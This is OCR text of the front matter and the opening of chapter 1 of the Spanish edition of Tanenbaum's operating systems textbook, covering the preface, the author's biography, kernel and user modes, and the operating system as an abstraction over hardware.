

SISTEMAS OPERATIVOS MODERNOS
3ª edición
Ronda robin
Fallo
Sistema multihilo
Hilo
Sistema operativo móvil
Región crítica
Interbloqueo
Cliente delgado
Spyware
Mecanismo de protección
Seguridad
Intruso
Encarcelamiento
Balance de carga
Pantalla azul de la muerte
Salida
Caballo de troya
Entrada
Cena de filósofos
Programador de procesos
Subsistema de memoria
Sistema embebido
Algoritmo de la avestruz
Virtualización
Carrera
Multimedia
Multi-procesador
Interrupción
Administración de energía
Compresión de video
Iniciar la computadora
Servidor
desbor-damiento de bufer
Cliente
Sistema Linux de doble núcleo
Unix
ANDREW S. TANENBAUM
PEARSON
Prentice Hall

SISTEMAS OPERATIVOS MODERNOS

TERCERA EDICIÓN

SISTEMAS OPERATIVOS MODERNOS

TERCERA EDICIÓN

ANDREW S. TANENBAUM
Vrije Universiteit
Amsterdam, Holanda

TRADUCCIÓN
Alfonso Vidal Romero Elizondo
Ingeniero en Sistemas Computacionales
Instituto Tecnológico y de Estudios Superiores de Monterrey
Campus Monterrey

REVISIÓN TÉCNICA
José Ramón Ríos Sánchez
Departamento Académico de Computación
Instituto Tecnológico Autónomo de México

Aarón Jiménez Govea
Catedrático del Departamento de Ciencias Computacionales
Universidad de Guadalajara, México



México • Argentina • Brasil • Colombia • Costa Rica • Chile • Ecuador
España • Guatemala • Panamá • Perú • Puerto Rico • Uruguay • Venezuela

Datos de catalogación bibliográfica

TANENBAUM, ANDREW S.

Sistemas operativos modernos. Tercera edición

PEARSON EDUCACIÓN, México, 2009

ISBN: 978-607-442-046-3
Área: Computación

Formato: 18.5 × 23.5 cm Páginas: 1104

ISBN 9780136006633

Edición en español

Editor: Luis Miguel Cruz Castillo
e-mail:luis.cruz@pearsoned.com
Editor de desarrollo: Bernardino Gutiérrez Hernández
Supervisor de producción: José D. Hernández Garduño

Edición en inglés

Editorial Director, Computer Science, Engineering, and Advanced Mathematics: *Marcia J. Horton*
Executive Editor: *Tracy Dunkelberger*
Editorial Assistant: *Melinda Haggerty*
Associtate Editor: *ReeAnne Davis*
Senior Managing Editor: *Scott Disanno*
Production Editor: *Irwin Zucker*
Cover Concept: *Andrews S. Tanenbaum and Tracy Dunkelberger*
Cover Design: *Tamara Newman*
Cover Illustrator: *Steve Lefkowitz*
Interior design: *Andrew S. Tanenbaum*
Typesetting: *Andrew S. Tanenbaum*
Art Director: *Kenny Beck*
Art Editor: *Gregory Dulles*
Media Editor: *David Alick*
Manufacturing Manager: *Alan Fischer*
Manufacturing Buyer: *Lisa McDowell*
Marketing Manager: *Mack Patterson*

TERCERA EDICIÓN, 2009

D.R. © 2009 por Pearson Educación de México, S.A. de C.V.
Atlacomulco 500-5o. piso
Col. Industrial Atoto
53519, Naucalpan de Juárez, Estado de México

Cámara Nacional de la Industria Editorial Mexicana. Reg. Núm. 1031.



ISBN: 978-607-442-046-3

Impreso en México. *Printed in Mexico.*

1 2 3 4 5 6 7 8 9 0 09 10 11 12



Para Suzanne, Barbara, Marvin y a la memoria de Bram y Sweetie π

CONTENIDO

PREFACIO

La tercera edición de este libro difiere de la segunda en muchos aspectos. Para empezar, reordenamos los capítulos para colocar el material central al principio. También pusimos mayor énfasis en el sistema operativo como el creador de las abstracciones. El capítulo 1, se ha actualizado en forma considerable y ofrece una introducción de todos los conceptos; el capítulo 2 trata sobre la abstracción de la CPU en varios procesos; el 3 aborda la abstracción de la memoria física en espacios de direcciones (memoria virtual); el 4 versa sobre la abstracción del disco en archivos. En conjunto, los procesos, espacios de direcciones virtuales y archivos son los conceptos clave que proporcionan los sistemas operativos, y es la razón por la que hayamos colocado los capítulos correspondientes antes de lo establecido en la edición anterior.

El capítulo 1 se modificó y actualizó de manera considerable. Por ejemplo, ahora proporciona una introducción al lenguaje de programación C y al modelo de C en tiempo de ejecución para los lectores que están familiarizados sólo con Java.

En el capítulo 2, el análisis de los hilos (threads) se modificó y expandió para reflejar su nueva importancia. Entre otras cosas, ahora hay una sección acerca de los hilos Pthreads del estándar de IEEE.

El capítulo 3, sobre la administración de memoria, se reorganizó para poner énfasis en la idea de que una de las funciones clave de un sistema operativo es proporcionar la abstracción de un espacio de direcciones virtuales para cada proceso. Se eliminó el material que trata de la administración de memoria en los sistemas de procesamiento por lotes, y se actualizó el referente a la implementación de la paginación, con el fin de destacar la necesidad de administrar espacios de direcciones más extensos (ahora muy comunes) y de ofrecer una mayor velocidad.

Se actualizaron los capítulos 4 a 7: se eliminó cierto material anterior y se agregó nuevo. Las secciones sobre las actividades actuales de investigación en estos capítulos se reescribieron desde cero y se agregaron muchos nuevos problemas y ejercicios de programación.

Se actualizó el capítulo 8, incluyendo cierto material acerca de los sistemas multinúcleo. Se agregó una nueva sección sobre la tecnología de hipervirtualización, los hipervisores y las máquinas virtuales, donde se utilizó VMware como ejemplo.

El capítulo 9 se modificó y reorganizó de manera considerable, con mucho material actualizado referente a la explotación de los errores (bugs) en el código, el malware y las defensas contra éstos.

El capítulo 10, que trata acerca de Linux, es una readaptación del anterior (que trataba sobre UNIX y Linux). Sin duda, ahora el énfasis está en Linux y hay una gran cantidad de material nuevo.

El capítulo 11, sobre Windows Vista, es una importante revisión del capítulo 11 anterior, que trataba de Windows 2000. Este capítulo muestra un análisis completamente actualizado de Windows.

El capítulo 12 es nuevo. A mi parecer, los sistemas operativos embebidos, o incrustados (como los que se encuentran en los teléfonos celulares y los asistentes digitales personales, o PDAs) se ignoran en la mayoría de los libros de texto, a pesar de que hay más de estos dispositivos en el mercado que PCs y computadoras portátiles. Esta edición remedia este problema con un análisis extendido de Symbian OS, que se utiliza ampliamente en los teléfonos inteligentes (Smart Phones).

El capítulo 13, sobre el diseño de sistemas operativos, no presenta modificaciones importantes.

Este libro pone a su disposición una gran cantidad de material didáctico de apoyo. Los suplementos para el instructor se encuentran en el sitio web de este libro: **www.pearsoneducacion.net/tanembaum**, e incluyen diapositivas de PowerPoint, herramientas de software para estudiar sistemas operativos, experimentos de laboratorio para los estudiantes, simuladores y material adicional para utilizar en sus cursos. Los instructores que utilicen este libro como texto definitivamente deben darle un vistazo.

Varias personas me ayudaron con esta revisión. En primer lugar deseo agradecer a mi editora, Tracy Dunkelberger. Éste es mi libro número 18 y he desgastado a muchos editores en el proceso. Tracy fue más allá del cumplimiento de su deber con este libro, ya que hizo cosas tales como buscar colaboradores, organizar varias reseñas, ayudar con todos los suplementos, lidiar con los contratos, actuar como intermediario con PH, coordinar una gran cantidad de procesamiento en paralelo y, en general, asegurarse de que todo saliera a tiempo, además de otras cosas. También me ayudó a mantener un estricto itinerario de trabajo para poder lograr que este libro se imprimiera a tiempo, e hizo todo esto manteniéndose animosa y alegre, a pesar de tener muchas otras actividades que exigían gran parte de su atención. Gracias Tracy, en verdad te lo agradezco.

Ada Gavrilovska de Georgia Tech, experta en los aspectos internos sobre Linux, actualizó el capítulo 10 que estaba basado en UNIX (con énfasis en FreeBSD) para convertirlo en algo más enfocado en Linux, aunque gran parte del capítulo sigue siendo genérico para todos los sistemas UNIX. Linux es más popular entre los estudiantes que FreeBSD, por lo que éste es un cambio importante.

Dave Probert de Microsoft actualizó el capítulo 11, que estaba basado en Windows 2000, para concentrarlo en Windows Vista. Aunque tienen varias similitudes, también tienen diferencias considerables. Dave conoce mucho de Windows y tiene suficiente visión como para poder indicar la diferencia entre los puntos en los que Microsoft hizo lo correcto y en los que se equivocó. Como resultado de su trabajo este libro es mucho mejor.

Mike Jipping de Hope College escribió el capítulo acerca de Symbian OS. No abordar los sistemas embebidos en tiempo real era una grave omisión en el libro; gracias a Mike se resolvió ese problema. Los sistemas embebidos en tiempo real se están volviendo cada vez más importantes en el mundo, y este capítulo ofrece una excelente introducción al tema.

A diferencia de Ada, Dave y Mike, cada uno de los cuales se enfocó en un capítulo, Shivakant Mishra, de la University of Colorado en Boulder, fungió más como un sistema distribuido, leyendo y haciendo comentarios sobre muchos capítulos, además de proporcionar una gran cantidad de ejercicios y problemas de programación nuevos a lo largo del libro.

Hugh Lauer también merece una mención especial. Cuando le pedimos ideas sobre cómo revisar la segunda edición, no esperábamos un informe de 23 páginas con interlineado sencillo; y sin embargo eso fue lo que obtuvimos. Muchos de los cambios, como el nuevo énfasis sobre las abstracciones de los procesos, los espacios de direcciones y los archivos, se deben a su participación.

También quiero agradecer a otras personas que me ayudaron de muchas formas, incluyendo el sugerir nuevos temas a cubrir, leer el manuscrito con cuidado, hacer suplementos y contribuir con nuevos ejercicios. Entre ellos Steve Armstrong, Jeffrey Chastine, John Connelly, Mischa Geldermans, Paul Gray, James Griffioen, Jorrit Herder, Michael Howard, Suraj Kothari, Roger Kraft, Trudy Levine, John Masiyowski, Shivakant Mishra, Rudy Pait, Xiao Qin, Mark Russinovich, Krishna Sivalingam, Leendert van Doorn y Ken Wong.

El personal de Prentice Hall fue amistoso y cooperativo como siempre, en especial Irwin Zucker y Scott Disanno en producción, y David Alick, ReeAnne Davies y Melinda Haggerty en editorial.

Por último, pero no por ello menos importante, Barbara y Marvin siguen siendo maravillosos, como siempre, cada uno en una forma especial y única. Y desde luego, quiero agradecer a Suzanne por su amor y paciencia recientes.

Andrew S. Tanenbaum.

ACERCA DEL AUTOR

Andrew S. Tanenbaum tiene una licenciatura en ciencias del M.I.T. y un doctorado de la University of California, en Berkeley. En la actualidad es profesor de Ciencias computacionales en la Vrije Universiteit, en Amsterdam, Holanda, donde encabeza el Grupo de sistemas computacionales. Fue Decano de la Advanced School for Computing and Imaging, una escuela de graduados interuniversidades que realiza investigaciones acerca de los sistemas paralelos avanzados, distribuidos y de creación de imágenes. Ahora es Profesor académico de la Royal Netherlands Academy of Arts and Sciencies, lo cual le ha salvado de convertirse en un burócrata.

Tanenbaum ha realizado investigaciones sobre compiladores, sistemas operativos, redes, sistemas distribuidos de área local y sistemas distribuidos de área amplia que se escalan hasta mil millones de usuarios. Estos proyectos de investigación han producido más de 140 artículos evaluados por expertos en publicaciones especializadas y conferencias. También ha participado como autor o coautor en cinco libros, que a la fecha han aparecido en 18 ediciones. Estos libros se han traducido a 21 idiomas, desde vasco hasta tailandés, y se utilizan en universidades de todo el mundo; La combinación idioma+edición da 130 versiones.

El profesor Tanenbaum también ha producido una cantidad considerable de software. Fue el arquitecto principal del Amsterdam Compiler Kit, un kit de herramientas utilizado ampliamente para escribir compiladores portables. También fue uno de los diseñadores principales de Amoeba, uno de los primeros sistemas distribuidos utilizado en una colección de estaciones de trabajo conectadas mediante una LAN, y Globe, un sistema distribuido de área amplia.

También es autor de MINIX, un pequeño clon de UNIX cuyo propósito principal fue utilizarlo en los laboratorios de programación de los estudiantes. Fue la inspiración directa para Linux y la plataforma en la que se desarrolló inicialmente. La versión actual de MINIX, conocida como MINIX 3, se concentra en un sistema operativo extremadamente confiable y seguro. El profesor Tanenbaum considera que su labor habrá terminado el día que sea innecesario equipar cada computadora con un botón de reinicio. MIINIX 3 es un proyecto continuo de código fuente abierto, al cual todos están invitados a participar. El lector puede visitar *www.minix3.org* para descargar una copia gratuita y averiguar qué es lo que está ocurriendo en la actualidad.

Los estudiantes de doctorado del profesor Tanenbaum han obtenido mayor gloria después de graduarse y él está muy orgulloso de ellos.

Tanenbaum es miembro del ACM, del IEEE y de la Royal Netherlands Academy of Arts and Sciences. También ha recibido muchos premios por su labor científica, entre los que se incluyen:

- 2007 IEEE James H. Mulligan, Jr. Education Medal
- 2003 TAA McGuffey Award for Computer Science and Engineering
- 2002 TAA Texty Award for Computer Science and Engineering
- 1997 ACM/SIGCSE Award for Outstanding Contributions to Computer
- 1994 ACM Karl V. Karlstrom Outstanding Educator Award

También pertenece a la lista de *Quién es quién en el mundo* (*Who's Who in the World)*. Su página Web se encuentra en el URL *http://www.cs.vu.nl/~ast* /.

1

INTRODUCCIÓN

Una computadora moderna consta de uno o más procesadores, una memoria principal, discos, impresoras, un teclado, un ratón, una pantalla o monitor, interfaces de red y otros dispositivos de entrada/salida. En general es un sistema complejo. Si todos los programadores de aplicaciones tuvieran que comprender el funcionamiento de todas estas partes, no escribirían código alguno. Es más: el trabajo de administrar todos estos componentes y utilizarlos de manera óptima es una tarea muy desafiante. Por esta razón, las computadoras están equipadas con una capa de software llamada **sistema operativo**, cuyo trabajo es proporcionar a los programas de usuario un modelo de computadora mejor, más simple y pulcro, así como encargarse de la administración de todos los recursos antes mencionados. Los sistemas operativos son el tema de este libro.

La mayoría de los lectores habrán tenido cierta experiencia con un sistema operativo como Windows, Linux, FreeBSD o Mac OS X, pero las apariencias pueden ser engañosas. El programa con el que los usuarios generalmente interactúan se denomina **shell**, cuando está basado en texto, y **GUI** (*Graphical User Interface*; Interfaz gráfica de usuario**)** cuando utiliza elementos gráficos o iconos. En realidad no forma parte del sistema operativo, aunque lo utiliza para llevar a cabo su trabajo.

La figura 1-1 presenta un esquema general de los componentes principales que aquí se analizan. En la parte inferior se muestra el hardware, que consiste en circuitos integrados (chips), tarjetas, discos, un teclado, un monitor y objetos físicos similares. Por encima del hardware se encuentra el software. La mayoría de las computadoras tienen dos modos de operación: modo kernel y modo usuario. El sistema operativo es la pieza fundamental del software y se ejecuta en **modo kernel** (también conocido como **modo supervisor**). En este modo, el sistema operativo tiene acceso

completo a todo el hardware y puede ejecutar cualquier instrucción que la máquina sea capaz de ejecutar. El resto del software se ejecuta en **modo usuario**, en el cual sólo un subconjunto de las instrucciones de máquina es permitido. En particular, las instrucciones que afectan el control de la máquina o que se encargan de la E/S (entrada/salida) están prohibidas para los programas en modo usuario. Volveremos a tratar las diferencias entre el modo kernel y el modo usuario repetidamente a lo largo de este libro.




Figura 1-1. Ubicación del sistema operativo.

El programa de interfaz de usuario, shell o GUI, es el nivel más bajo del software en modo usuario y permite la ejecución de otros programas, como un navegador Web, lector de correo electrónico o reproductor de música. Estos programas también utilizan en forma intensiva el sistema operativo.

La ubicación del sistema operativo se muestra en la figura 1-1. Se ejecuta directamente sobre el hardware y proporciona la base para las demás aplicaciones de software.

Una distinción importante entre el sistema operativo y el software que se ejecuta en modo usuario es que, si a un usuario no le gusta, por ejemplo, su lector de correo electrónico, es libre de conseguir otro o incluso escribir el propio si así lo desea; sin embargo, no es libre de escribir su propio manejador de interrupciones de reloj, que forma parte del sistema operativo y está protegido por el hardware contra cualquier intento de modificación por parte de los usuarios.

Algunas veces esta distinción no es clara en los sistemas integrados (a los que también se conoce como integrados o incrustados, y que podrían no tener modo kernel) o en los sistemas interpretados (como los sistemas operativos basados en Java que para separar los componentes utilizan interpretación y no el hardware).

Además, en muchos sistemas hay programas que se ejecutan en modo de usuario, pero ayudan al sistema operativo o realizan funciones privilegiadas. Por ejemplo, a menudo hay un programa que permite a los usuarios cambiar su contraseña. Este programa no forma parte del sistema operativo y no se ejecuta en modo kernel, pero sin duda lleva a cabo una función delicada y tiene que proteger-

se de una manera especial. En ciertos sistemas, la idea se lleva hasta el extremo y partes de lo que tradicionalmente se considera el sistema operativo (por ejemplo, el sistema de archivos) se ejecutan en el espacio del usuario. En dichos sistemas es difícil trazar un límite claro. Todo lo que se ejecuta en modo kernel forma, sin duda, parte del sistema operativo, pero podría decirse que algunos programas que se ejecutan fuera de este modo también forman parte del mismo sistema, o por lo menos están estrechamente asociados a él.

Los sistemas operativos difieren de los programas de usuario (es decir, de aplicación) en varias cuestiones además del lugar en el que residen. En particular, son enormes, complejos y de larga duración. El código fuente de un sistema operativo como Linux o Windows contiene cerca de cinco millones de líneas de código. Para tener una idea de lo que esto significa, considere el trabajo de imprimir cinco millones de líneas en un formato de libro: con 50 líneas por página y 1000 páginas por volumen, se requerirían 100 volúmenes para listar un sistema operativo de este tamaño; es decir, todo un librero. Imagine el lector que tiene un trabajo como encargado de dar mantenimiento a un sistema operativo y que en su primer día su jefe le presenta un librero con el código y le dice: "Apréndase todo esto". Y ésta sólo sería la parte que se ejecuta en el kernel. Los programas de usuario como la interfaz gráfica, las bibliotecas y el software de aplicación básico (como el Explorador de Windows) pueden abarcar fácilmente de 10 a 20 veces esa cantidad.

En este punto, el lector debe tener una idea clara de por qué los sistemas operativos tienen una larga vida: es muy difícil escribir uno y, por lo tanto, el propietario se resiste a tirarlo y empezar de nuevo. En vez de ello, evolucionan durante periodos extensos. Windows 95/98/Me es, esencialmente, un sistema operativo distinto de Windows NT/2000/XP/Vista, su sucesor. Tienen una apariencia similar para los usuarios, ya que Microsoft se aseguró bien de ello, sin embargo, tuvo muy buenas razones para deshacerse de Windows 98, las cuales describiremos cuando estudiemos Windows con detalle en el capítulo 11.

El otro ejemplo principal que utilizaremos a lo largo de este libro (además de Windows) es UNIX, con sus variantes y clones. También ha evolucionado a través de los años con versiones tales como System V, Solaris y FreeBSD que se derivan del sistema original, mientras que Linux tiene una base de código nueva, modelada estrechamente de acuerdo con UNIX y altamente compatible con él. Utilizaremos ejemplos de UNIX a lo largo de este libro y analizaremos Linux con detalle en el capítulo 10.

En este capítulo hablaremos brevemente sobre varios aspectos clave de los sistemas operativos, incluyendo en síntesis qué son, cuál es su historia, cuáles son los tipos que existen, algunos de los conceptos básicos y su estructura. En capítulos posteriores volveremos a hablar sobre muchos de estos tópicos importantes con más detalle.

1.1 ¿QUÉ ES UN SISTEMA OPERATIVO?

Es difícil definir qué es un sistema operativo aparte de decir que es el software que se ejecuta en modo kernel (además de que esto no siempre es cierto). Parte del problema es que los sistemas operativos realizan dos funciones básicas que no están relacionadas: proporcionar a los programadores de aplicaciones (y a los programas de aplicaciones, naturalmente) un conjunto abstracto de recursos simples, en vez de los complejos conjuntos de hardware; y administrar estos recursos de hard-

ware. Dependiendo de quién se esté hablando, el lector podría escuchar más acerca de una función o de la otra. Ahora analizaremos ambas.

1.1.1 El sistema operativo como una máquina extendida

La **arquitectura** (conjunto de instrucciones, organización de memoria, E/S y estructura de bus) de la mayoría de las computadoras a nivel de lenguaje máquina es primitiva y compleja de programar, en especial para la entrada/salida. Para hacer este punto más concreto, considere la forma en que se lleva a cabo la E/S de disco flexible mediante los dispositivos controladores (*device controllers*) compatibles NEC PD765 que se utilizan en la mayoría de las computadoras personales basadas en Intel (a lo largo de este libro utilizaremos los términos "disco flexible" y "diskette" indistintamente). Utilizamos el disco flexible como un ejemplo debido a que, aunque obsoleto, es mucho más simple que un disco duro moderno. El PD765 tiene 16 comandos, cada uno de los cuales se especifica mediante la carga de 1 a 9 bytes en un registro de dispositivo. Estos comandos son para leer y escribir datos, desplazar el brazo del disco y dar formato a las pistas, así como para inicializar, detectar, restablecer y recalibrar el dispositivo controlador y las unidades.

Los comandos más básicos son `read` y `write` (lectura y escritura), cada uno de los cuales requiere 13 parámetros, empaquetados en 9 bytes. Estos parámetros especifican elementos tales como la dirección del bloque de disco a leer, el número de sectores por pista, el modo de grabación utilizado en el medio físico, el espacio de separación entre sectores y lo que se debe hacer con una marca de dirección de datos eliminados. Si el lector no comprende estos tecnicismos, no se preocupe: ése es precisamente el punto, pues se trata de algo bastante oscuro. Cuando la operación se completa, el chip del dispositivo controlador devuelve 23 campos de estado y error, empaquetados en 7 bytes. Como si esto no fuera suficiente, el programador del disco flexible también debe estar constantemente al tanto de si el motor está encendido o apagado. Si el motor está apagado, debe encenderse (con un retraso largo de arranque) para que los datos puedan ser leídos o escritos. El motor no se debe dejar demasiado tiempo encendido porque se desgastará. Por lo tanto, el programador se ve obligado a lidiar con el problema de elegir entre tener retrasos largos de arranque o desgastar los discos flexibles (y llegar a perder los datos).

Sin entrar en los detalles *reales*, debe quedar claro que el programador promedio tal vez no desee involucrarse demasiado con la programación de los discos flexibles (o de los discos duros, que son aún más complejos). En vez de ello, lo que desea es una abstracción simple de alto nivel que se encargue de lidiar con el disco. En el caso de los discos, una abstracción común sería que el disco contiene una colección de archivos con nombre. Cada archivo puede ser abierto para lectura o escritura, después puede ser leído o escrito y, por último, cerrado. Los detalles, tales como si la grabación debe utilizar o no la modulación de frecuencia y cuál es el estado del motor en un momento dado, no deben aparecer en la abstracción que se presenta al programador de aplicaciones.

La abstracción es la clave para lidiar con la complejidad. Las buenas abstracciones convierten una tarea casi imposible en dos tareas manejables. La primera de éstas es definir e implementar las abstracciones; la segunda, utilizarlas para resolver el problema en cuestión. Una abstracción que casi cualquier usuario de computadora comprende es el archivo: es una pieza útil de información, como una fotografía digital, un mensaje de correo electrónico almacenado o una página Web. Es más fácil lidiar con fotografías, correos electrónicos y páginas Web que con los detalles de los discos,

como en el caso del disco flexible descrito. El trabajo del sistema operativo es crear buenas abstracciones para después implementar y administrar los objetos abstractos entonces creados. En este libro hablaremos mucho acerca de las abstracciones, dado que son claves para comprender los sistemas operativos.

Este punto es tan importante que vale la pena repetirlo en distintas palabras. Con el debido respeto a los ingenieros industriales que diseñaron la Macintosh, el hardware es feo. Los procesadores, memorias, discos y otros dispositivos reales son muy complicados y presentan interfaces difíciles, enredadas, muy peculiares e inconsistentes para las personas que tienen que escribir software para utilizarlos. Algunas veces esto se debe a la necesidad de tener compatibilidad con el hardware anterior; otras, a un deseo de ahorrar dinero, y otras más, a que los diseñadores de hardware no tienen idea (o no les importa) qué tan grave es el problema que están ocasionando para el software. Una de las principales tareas del sistema operativo es ocultar el hardware y presentar a los programas (y a sus programadores) abstracciones agradables, elegantes, simples y consistentes con las que puedan trabajar. Los sistemas operativos ocultan la parte fea con la parte hermosa, como se muestra en la figura 1-2.




Figura 1-2. Los sistemas operativos ocultan el hardware feo con abstracciones hermosas.

